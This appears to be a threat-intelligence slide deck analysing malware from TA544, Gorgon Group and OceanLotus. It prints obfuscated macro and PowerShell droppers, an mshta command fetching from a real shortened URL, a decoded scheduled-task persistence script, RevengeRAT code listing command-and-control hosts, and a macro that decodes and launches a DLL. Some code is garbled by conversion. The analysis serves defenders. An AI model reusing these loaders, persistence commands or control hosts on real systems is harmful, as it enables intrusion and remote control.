Japanese (Japan)



[2019-02-18]

Format Currency

```
Sub Workbook_Open()  
If Len(Select_t) = msoContactCardTypeUnknownContact Then FullCalculations Else Application.Quit  
End Sub  
2  
  
Sub FullCalculations()  
ChangeSheets = Shell#(Teams + Quit_Quit & Drawiiiingsimg, xlExponential - 5)  
End Sub  
  
Function Select_t()  
Select_t = Format(0, "currency") ¥0  
End Function
```



[2019-02-26]

IP address geolocation

```
#{eCh01}=[System.Text.Encoding]::"uTf8"."GeTSTriNG"("#{o}[0..111471]");  
#{PUi} = (.('DF') "Net.WebClient")."DoWnloaDSTRING"("https://ipinfo.io/country")."TRIm"()+("#{1}{0}"-f 'D', '.LCI');  
#{JAa} = Nice -Dayh #{EcHo1} -Colss #{PUi};  
#{uY}=&('VN')("#{JAA});  
IEX("#{uY});  
break
```

```
#{mi}=Get-Culture;  
#{Br}=""+[Math]::("#{0}{1}" -f 'P', 'ow').Invoke((#{mi})  
."TwolEtteRisOLanGUaGENAMe"."lEnGTh",2)*(#{mI})."LCid";
```



[2019-02-28]

GetUserDefaultLCID and GetLocaleInfo

```
#If VBA7 Then
    Private Declare PtrSafe Function GetUserDefaultLCID Lib "kernel32" ()
    Private Declare PtrSafe Function GetLocaleInfo Lib "kernel32" Alias "GetLocaleInfoA" (ByVal Locale As Long, ByVal LCType
    Private Declare PtrSafe Function SetLocaleInfo Lib "kernel32" Alias "SetLocaleInfoA" (ByVal Locale As Long, ByVal LCType
#Else
    Private Declare Function GetUserDefaultLCID Lib "kernel32" ()
    Private Declare Function GetLocaleInfo Lib "kernel32" Alias "GetLocaleInfoA" (ByVal Locale As Long, ByVal LCType As Long,
    Private Declare Function SetLocaleInfo Lib "kernel32" Alias "SetLocaleInfoA" (ByVal Locale As Long, ByVal LCType As Long,
#End If

Private Const LOCALE_ICOUNTRY = &H5
Public intA As Integer
Private Const bell1 = 24

Private Sub st1_Layout()
    cu = 0
    Dim Symbol As String
    Lot = GetUserDefaultLCID()
    iRet1 = GetLocaleInfo(Lot, LOCALE_ICOUNTRY, _
    lpLCDataVar, 0): Symbol = String$(iRet1, 0): iRet2 = GetLocaleInfo(Lot, LOCALE_ICOUNTRY, Symbol, iRet1)
    Pos = InStr(Symbol, Chr$(0))
    If Pos > 0 Then
        Symbol = Left$(Symbol, Pos - 1)
    End If
    If Symbol = vbLong * 27 Then intA = 131: ThisWorkbook.vector Else cu = 100
End Sub

Private Sub st1_MouseMove(ByVal Button As Integer, ByVal Shift As Integer, ByVal X As Single, ByVal Y As Single)
    If intA <> 131 Then ThisWorkbook.vector
End Sub
```



[2019-03-06]

Symbol programming

```

${-``$}= + $() ;${#}= ${-``$} ; ${='~} =++ ${-``$};${( )}=( ${-``$} = $
{-``$} +${='~} ) ;${~+} =( ${-``$} = ${-``$}+${='~} ) ;${[#} = ( ${-``$}=$
{-``$} + ${='~} ) ;${/\`}`= ( ${-``$}=$ ${-``$} +${='~} ) ;${;}=( ${-``$} = $
{-``$}+ ${='~} ) ; ${;#]}=( ${-``$}=${-``$} +${='~} ) ; ${$!}= ( ${-``$}=$
{-``$} +${='~} ) ;${%#.`} =( ${-``$} = ${-``$}+${='~} ) ; ${+$}= "[" + "${( @
{ }) }" ["${;#]} ] + "${(@{ })}" ["${='~}" + "${%#.`}" ] + "${(@{ })}" ["${{( )}" + "${#}
" ] + "$? " [ ${='~} ] + " " ; ${-``$}="".("${( @{ }) }" ["${='~}" + "${[#}" ] + "$
(@{ })" ["${='~}" + "${;}]" + "${( @{ }) }" ["${#} ] + "${( @{ })}" ["${[#} ] + "$?" ["$
{'~}]+ "${(@{ }) }" ["${~+} ] ) ; ${-``$} = "${(@{ }) }" ["${='~}${[#}" ] + "${(@{ })}
" [" ${[#}]+ "${-``$}" [" "${{( )}${;#]}" ] ; &${-``$}( "${-``$}("${+$}${~+}${$!}
+ ${+$}${[#}${#} +${+$}${~+}${[#} + ${+$}${='~}${{( )}${~+} +${+$}${[#}${$!} +
${+$}${='~}${{( )}${/\`}`+${+$}${='~}${{( )}${~+} + ${+$}${[#}${%#.`} +${+$}${='~}${{( )}
}${/\`}`+${+$}${~+}${[#} +${+$}${~+}${{( )}+ ${+$}${[#}${/\`}` + ${+$}${='~}${#}${{( )}
)+ ${+$}${~+}${%#.`}+ ${+$}${='~}${='~}${/\`}`+ ${+$}${~+}${%#.`}+ ${+$}${[#}${[#}+${

```



[2019-03-06]

Steganography by .NET Assembly

```
// Token: 0x06000008 RID: 8 RVA: 0x0000235C File Offset: 0x0000055C
public static string pf()
{
    string result;
    using (WebClient webClient = new WebClient())
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (MemoryStream memoryStream2 = new MemoryStream(webClient.DownloadData("https://images2.imgbox.com/b7/02/ZuEIVn7e_o.png")))
            {
                using (Image image = Image.FromStream(memoryStream2))
                {
                    new STpok();
                    string ttvv = STpok.Biad(new Bitmap(image));
                    string text = ChiiE.TPyr(ttvv, string.Concat(Enumerable.Repeat<string>("0", 10)));
                    memoryStream.Close();
                    result = text;
                }
            }
        }
    }
    return result;
}
```



Interesting features

- **Steganography (Invoke-PSImage)**
 - In the process, additional code or Bebloh is generated from the data embedded in the image file
 - Attack campaigns that use steganography continuously are rare...?
- **Environmental detection**
 - Check multiple times whether execution environment is correct as target
 - OS language · Currency setting, IP address geoLocation
- **Analysis interference**
 - Bebloh runs fileless
 - Invoke-ReflectivePEInjection
 - Multiple obfuscation, dynamic execution, processing in multiple language
 - Obfuscation like jjencode



Summary

- **The techniques used by the TA544 are evolving**
 - Steganography (PowerShell & .NET)
 - Environmental detection
 - xlCountrySetting
 - Get-Culture
 - CultureInfo.CurrentCulture
 - Format Currency
 - GetUserDefaultLCID + GetLocaleInfo
 - Fileless execution
 - Invoke-ReflectivePEInjection

→Monitor and limit the execution of macro and PowerShell properly

→Early threat information collection and deployment

Gorgon Group



Gorgon Group

- Gorgon Group has been targeted UK, Spain, Russia and USA government
- Related to Pakistan actors
- Using public service
 - Bitly
 - Pastebin
 - Blogger



Macro

```
Private Sub Workbook_Open()  
var1 = CVGeiqX1KBH(StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("◆◆", "otSVmVDul")))),  
  StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("◆E", "KuovsD68t")))))  
var2 = CVGeiqX1KBH(StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("◆", "dnZ6UcID1")))),  
  StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("◆", "Wwla205pb")))))  
var3 = CVGeiqX1KBH(StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("N◆", "v5qioG1wW")))),  
  StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("□x", "JhVu2Ckg1")))))  
var4 = CVGeiqX1KBH(StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("e◆", "lEafQxrt2")))),  
  StrReverse(StrReverse(WtL4Ixtqs(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("□w", "DB70bE0zc"))  
))))  
var5 = CVGeiqX1KBH(StrReverse(WtL4Ixtqs(rIldj8ItF(g04Y5FVay("◆S◆◆A54:2175@514;  
525G175G5G141455635@5@054D4:", "Y79P7auy2")))), StrReverse(WtL4Ixtqs(rIldj8ItF  
(g04Y5FVay("□i", "D73y6q1j6")))))  
var6 = "Mildors"  
Var = var1 + var2 + var3 + var4 + var5 + var6  
Shell (Var)  
End Sub
```

mshta http://www.bitly.com/Mildors

```
<html>  
<head><title>Bitly</title></head>  
<body><a href="https://b67x.blogspot.com/p/27.html">moved here</a></body>  
</html>
```



Access to Bitly link

CREATED FEB 4, 6:11 AM


<https://b67x.blogspot.com/p/27.html>

<https://b67x.blogspot.com/p/27.html>


bitly.com/2UE2DrQ COPY

330 
CLICKS

Bitly Network: 4 clicks from 3 other Bitlinks



Access to Bitly link



27.html

- To read `blog-pages.html`, and it seems to be an update process

```
<script language=javascript>document.write(unescape  
( '%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%63%72%69%70%74%22%3E%0A%73%65%74%20%42%55%67%6C%69%33%20%3D%20%43%72%65%61%74%  
65%4F%62%6A%65%63%74%28%22%57%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%0A%20%20%20%44%69%6D%20%53%6D%6D%45%61%38%32%45%0A%20%20%20%20%53%6D%6D%  
45%61%38%32%45%20%3D%20%22%73%63%68%74%61%73%6B%73%20%2F%63%72%65%61%74%65%20%2F%73%63%20%4D%49%4E%55%54%45%20%2F%6D%6F%20%31%30%30%20%2F%74%6E%  
20%22%22%4D%53%4F%46%46%49%43%45%45%52%22%22%20%2F%74%72%20%22%22%6D%73%68%74%61%20%76%62%73%63%72%69%70%74%3A%43%72%65%61%74%65%4F%62%6A%65%63%  
74%28%5C%22%22%57%73%63%72%69%70%74%2E%53%68%65%6C%6C%5C%22%22%29%2E%52%75%6E%28%5C%22%22%6D%73%68%74%61%2E%65%78%65%20%68%74%74%70%73%3A%2F%2F%  
62%36%37%78%2E%62%6C%6F%67%73%70%6F%74%2E%63%6F%6D%2F%70%2F%62%6C%6F%67%2D%70%61%67%65%2E%68%74%6D%6C%5C%22%22%2C%30%2C%74%72%75%65%29%28%77%69%  
6E%64%6F%77%2E%63%6C%6F%73%65%29%22%22%20%2F%46%20%22%0A%42%55%67%6C%69%33%2E%72%75%6E%20%53%6D%6D%45%61%38%32%45%2C%20%76%62%48%69%64%65%0A%73%  
65%6C%66%2E%63%6C%6F%73%65%0A%3C%2F%73%63%72%69%70%74%3E' ) )</script>
```




decode

```
set BUg1i3 = CreateObject("WScript.Shell")  
Dim SmmEa82E  
SmmEa82E = "schtasks /create /sc MINUTE /mo 100 /tn ""MSOFFICEER"" /tr ""mshta vbscript:CreateObject(\\\"\"wscript.Shell\\\"\" ).Run(\\\"\"mshta.exe  
https://b67x.blogspot.com/p/blog-page.html\\\"\",0,true)(window.close)\"\" /F "  
BUg1i3.run SmmEa82E, vbHide  
self.close
```


Pastebin

- Pastebin was logged in and used
 - User name
 - HAGGA





RevengeRAT

- It was .NET assembly when decoding the data that was put in Pastebin
- As a result of decompiling this, this seems to be RevengeRAT

```
// Token: 0x02000003 RID: 3
public class Atomic
{
    // Token: 0x06000006 RID: 6 RVA: 0x000020B8 File Offset: 0x000002B8
    public Atomic()
    {
        this.OW = false;
        this.C = null;
        this.Cn = false;
        this.SC = new Thread(new ThreadStart(this.MAC), 1);
        this.PT = new Thread(new ThreadStart(this.Pin));
        this.INST = new Thread(new ThreadStart(this.INS));
        this.I = 1;
        this.MS = 0;
        this.Hosts = Strings.Split("revengerx211.sytes.net,revengerx212.sytes.net,revengerx213.sytes.net,revengerx214.sytes.net,
revengerx215.sytes.net,revengerx216.sytes.net,revengerx217.sytes.net,revengerx218.sytes.net,revengerx219.sytes.net,
revengerx210.sytes.net,", ",", -1, CompareMethod.Binary);
        this.Ports = Strings.Split("2336,2336,2336,2336,2336,2336,2336,2336,2336,2336,", ",", -1, CompareMethod.Binary);
        this.ID = "SE9URU1TIE5PVk9T";
        this.MUTEX = "RV_Mutex-WindowsUpdateSystem32";
        this.H = 0;
        this.P = 0;
    }
}
```



Summary

- It has been observed all over the world
- T1170 - MSHTA
- Public services
 - Bitly
 - Blogger
 - Pastebin

OceanLotus

OceanLotus

- Other name
 - APT32, APT-C-00, SeaLotus
- This group is believed to be related to Vietnam
- It has been active since at least 2014
- In this March, An attack on a Southeast Asian base of an automobile company (including Japanese) was reported

Cybersecurity

Vietnam 'State-Aligned' Hackers Are Targeting Auto Firms, FireEye Says

By [John Boudreau](#)
2019年3月20日 13:20 JST

LISTEN TO ARTICLE
▶ 1:56

Vietnamese "state-aligned" hackers are targeting foreign automotive companies in attacks that appear to support the country's vehicle manufacturing goals, according to cyber-security provider [FireEye Inc.](#)

SHARE THIS ARTICLE

- Share
- Tweet
- Post
- Email


FireEye, which designated the group as APT32 and dates its activities to 2014, said the attacks accelerated in early February. The hacking targeted companies in Southeast Asia and "the broader areas surrounding Vietnam," said Nick Carr, a FireEye senior manager.

LIVE ON BLOOMBERG
Watch Live TV >
Listen to Live Radio >




<https://www.bloomberg.com/news/articles/2019-03-20/vietnam-tied-hackers-target-auto-industry-firms-fireeye-says>

Pattern 1



<https://app.any.run/tasks/330f9f1e-c8a4-4dea-b74f-c6c6eb90b899/>





Macro

```
' copy myself
Set file_obj = CreateObject("Scripting.FileSystemObject")
self_name = Application.ActiveDocument.FullName
copy_name = temp + "\" + random_str(&HE)
file_obj.CopyFile self_name, copy_name, True

' read copy data
f = FreeFile
Open copy_name For Binary Access Read As #f
ReDim doc_binary(0 To LOF(f) - 1)
Get #f, , doc_binary
Close #f

' create DLL
dll_path = temp + "\" + random_str(&H6) + ".dll"
dll_data = decode_dll(doc_binary)
f = FreeFile
Open dll_path For Binary Access Write As #f
Put #f, , dll_data
Close #f
```

```
Private Function decode_dll(doc_binary As Variant)
    Dim decoded_binary() As Byte
    Dim offset As Long

    entry_point = get_dll_entry(doc_binary)
    length = 72192
    ReDim decoded_binary(0 To length - 1)
    offset = LBound(doc_binary) + entry_point + 8
    For i = 0 To length - 1
        decoded_binary(i) = doc_binary(offset + i) Xor &HCA
    Next i
    decode_dll = decoded_binary
End Function
```

Macro

00184800	4E	1B	01	00	02	00	65	66	68	75	77	78	6E	6B	2E	69
00184810	67	61	00	44	3A	5C	57	65	62	42	75	69	6C	64	65	72
00184820	5C	30	31	2E	20	47	49	46	54	5C	4D	73	2D	4F	66	66
00184830	69	63	65	20	4D	61	63	72	6F	5C	74	6D	70	5C	65	66
00184840	68	75	77	78	6E	6B	2E	69	67	61	00	00	00	03	00	21
00184850	00	00	00	43	3A	5C	50	52	4F	47	52	41	7E	33	5C	54
00184860	6D	70	44	61	74	61	5C	65	66	68	75	77	78	6E	6B	2E
00184870	69	67	61	00	08	1A	01	00	3F	3E	3D	3C	00	1A	01	00
00184880	87	90	5A	CA	C9	CA	CA	CA	CE	CA	CA	CA	35	35	CA	CA
00184890	72	CA	CA	CA	CA	CA	CA	CA	8A	CA	CA	CA	CA	CA	CA	CA
001848A0	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA
001848B0	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	CA	DA	CB	CA	CA

xor 0xCA
=> 4D 5A (MZ)



Macro

```
' execute DLL
Dim command As String
#If VBA7 And Win64 Then
    command = Environ("windir") + "\SysWOW64\rundll32.exe" + " " + dll_path + " ",_ls Hi"
#Else
    command = Environ("windir") + "\System32\rundll32.exe" + " " + dll_path + " ",_ls Hi"
#End If
command_args = command
startup_info.cb = Len(startup_info)
startup_info.wShowWindow = 0
startup_info.dwFlags = &H1
result = CreateProcessW(ByVal 0, ByVal VarPtr(command_args(0)), ByVal 0&, ByVal 0&, 0, &
H8000400, ByVal env, vbNullString, startup_info, process_info)
If (result = False) Then
    GoTo _end
End If
```




Decoder DLL

- This Dll Only 1byte xor decode WMF
- WMF is shellcode

Name	Address	Ordinal
_Is	10001010	1
DllEntryPoint	100014B0	[main entry]

```
.text:10001150
.text:10001150      loc_10001150:
.text:10001150 01C 80 34 38 AC   xor     byte ptr [eax+edi], 0ACH
.text:10001154 01C 40           inc     eax
.text:10001155 01C 3B C6       cmp     eax, esi
.text:10001157 01C 72 F7       jb     short loc_10001150
```

```
.text:1000106F
.text:1000106F      loc_1000106F:      ; hTemplateFile
.text:1000106F 01C 6A 00       push   0
.text:10001071 020 6A 00       push   0           ; dwFlagsAndAttributes
.text:10001073 024 6A 03       push   3           ; dwCreationDisposition
.text:10001075 028 C7 44 46 FE 5C 00 6D 00 mov     dword ptr [esi+eax*2-2], 6D005Ch ; \m
.text:1000107D 028 C7 44 46 02 65 00 74 00 mov     dword ptr [esi+eax*2+2], 740065h ; et
.text:10001085 028 6A 00       push   0           ; lpSecurityAttributes
.text:10001087 02C C7 44 46 06 61 00 69 00 mov     dword ptr [esi+eax*2+6], 690061h ; ai
.text:1000108F 02C 6A 00       push   0           ; dwShareMode
.text:10001091 030 C7 44 46 0A 6D 00 67 00 mov     dword ptr [esi+eax*2+0Ah], 67006Dh ; mg
.text:10001099 030 C7 44 46 0E 31 00 2E 00 mov     dword ptr [esi+eax*2+0Eh], 2E0031h ; 1.
.text:100010A1 030 68 00 00 00 80       push   80000000h   ; dwDesiredAccess
.text:100010A6 034 C7 44 46 12 77 00 6D 00 mov     dword ptr [esi+eax*2+12h], 6D0077h ; wm
.text:100010AE 034 56         push   esi         ; lpFileName
.text:100010AF 038 C7 44 46 16 66 00 00 00 mov     dword ptr [esi+eax*2+16h], 66h ; 'f' ; f
.text:100010B7 038 FF 15 04 C0 00 10       call   ds:CreateFileW
.text:100010BD 01C 89 45 F4       mov     [ebp+hFile], eax
.text:100010C0 01C 83 F8 FF       cmp     eax, 0FFFFFFFh
.text:100010C3 01C 0F 84 BD 00 00 00       jz     loc_10001186
```



Shellcode (Backdoor Launcher)

- DOS header in shellcode
 - other part(header and code) is encrypted
 - OceanLotus often use this pattern
- Head is the call instruction

```

xor_decode
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 E8 25 02 0E 00 FE FE FE FE 20 71 26 05 B4 11 99  E8...bbbb q&.'™
00000010 79 07 3A D3 4C 4B D7 1C 40 F8 9D AA C7 5A 23 A6  y.:ÓLK*.@ø.ªÇZ#!
00000020 5B 73 BC 13 13 9E D7 F2 D4 77 CA 3A A8 C6 65 AF  [s4..z*ò0wÈ:"Ee
00000030 49 16 C1 07 2A ED 9F 93 6A F0 F3 04 5D B8 DC 08  I.Á.*iY"j8ó.].Ü.
00000040 E8 EC 0C A9 05 6E 5F FB F6 AC 7F DB F2 96 0F F6  èl.@.n ú8-.Ü8-.8
00000050 C6 B3 0D DC ED 8F 11 EA 61 F2 75 A5 DF FB D9 31  E³.Üi..êadu#BúÜl
00000060 C5 81 40 AF 33 66 7F 1D 7E BD 0E 1F BA 0E 00 B4  Á.@³3E..ª..°..°
00000070 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F  .í!..Lí!This pro
00000080 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72  gram cannot be r
00000090 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D  un in DOS mode..
000000A0 0D 0A 24 00 00 00 00 00 00 00 00 00 F6 4F A7 E3 B2 2E  ..$......80Şã°.
